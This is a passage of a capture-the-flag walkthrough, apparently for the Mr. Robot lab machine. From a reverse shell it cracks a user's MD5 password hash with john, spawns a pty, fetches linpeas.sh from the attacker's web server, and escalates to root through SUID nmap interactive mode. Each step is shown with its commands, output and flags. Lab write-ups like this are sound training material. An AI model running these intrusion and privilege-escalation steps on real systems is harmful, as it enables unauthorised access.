
```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
daemon
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ 
```

In the “/home/robot” directory the flag number 2 can be found:




```
$ cd /home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ 
```

When we try to access it we are not allowed to do so. But we can access the “password.raw-md5” file:




```
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$ 
```

I copied the username & hash into a file and started by cracking it with john:




```
robot:c3fcd3d76192e4007dfb496cca67e13b
```




```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo john --wordlist=./wordlist/rockyou.txt --format=raw-md5 ./hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (robot)
1g 0:00:00:00 DONE (2023-02-12 09:40) 100.0g/s 4051Kp/s 4051Kc/s 4051KC/s bologna1..122984
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Now we got the password for the user robot. We can now use it to change the user account in the reverse shell:




```
su robot
su: must be run from a terminal
```

To get a terminal which works we can execute the command:




```
python -c 'import pty; pty.spawn("/bin/sh")'
```

This will spawn a shell which allows us to login as robot:



```
$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ 
```


Now we can access the 2nd flag:



```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```


What is key 3?

To get root I began privilege escalation by downloading the “linpeas.sh” to the remote machine. To do this I provided the file using a simple web server on my own machine:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```


Then I downloaded it on the remote using wget to the “/tmp/test” directory which I created before, because the user “robot” has no write permissions on its home directory:



```
robot@linux:/home$ cd /tmp
cd /tmp
robot@linux:/tmp$ ls
ls
robot@linux:/tmp$ ls -la
ls -la
total 16
drwxrwxrwt  4 root root 4096 Feb 12 13:35 .
drwxr-xr-x 22 root root 4096 Sep 16  2015 ..
drwxrwxrwt  2 root root 4096 Feb 12 13:32 .ICE-unix
drwxrwxrwt  2 root root 4096 Feb 12 13:32 .X11-unix
robot@linux:/tmp$ mkdir test
mkdir test
robot@linux:/tmp$ cd test
cd test
robot@linux:/tmp/test$ wget 10.8.66.255:8000/linpeas.sh
wget 10.8.66.255:8000/linpeas.sh
--2023-02-12 14:56:07--  http://10.8.66.255:8000/linpeas.sh
Connecting to 10.8.66.255:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828098 (809K) [text/x-sh]
Saving to: ‘linpeas.sh’

100%[=====================================>] 828,098     2.44MB/s   in 0.3s

2023-02-12 14:56:08 (2.44 MB/s) - ‘linpeas.sh’ saved [828098/828098]

robot@linux:/tmp/test$
```


I executed linpeas.sh and waited for its results.

It discovered that “nmap” is installed – that’s interesting:



```
rwsr-xr-x 1 root root 67K Feb 17  2014 /usr/bin/gpasswd
rwsr-xr-x 1 root root 152K Mar 12  2015 /usr/bin/sudo  ---> check_i
rwsr-xr-x 1 root root 493K Nov 13  2015 /usr/local/bin/nmap
rwsr-xr-x 1 root root 431K May 12  2014 /usr/lib/openssh/ssh-keysign
rwsr-xr-x 1 root root 10K Feb 25  2014 /usr/lib/eject/dmcrypt-get-de
```


We can use nmap to spawn a shell with privileges using the command:



```
robot@linux:/tmp/test$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
#
```

We are root!

In the root directory we can find the 3rd flag:



```
cd /root
# ls
ls
firstboot_done  key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

That’s it! We’re done!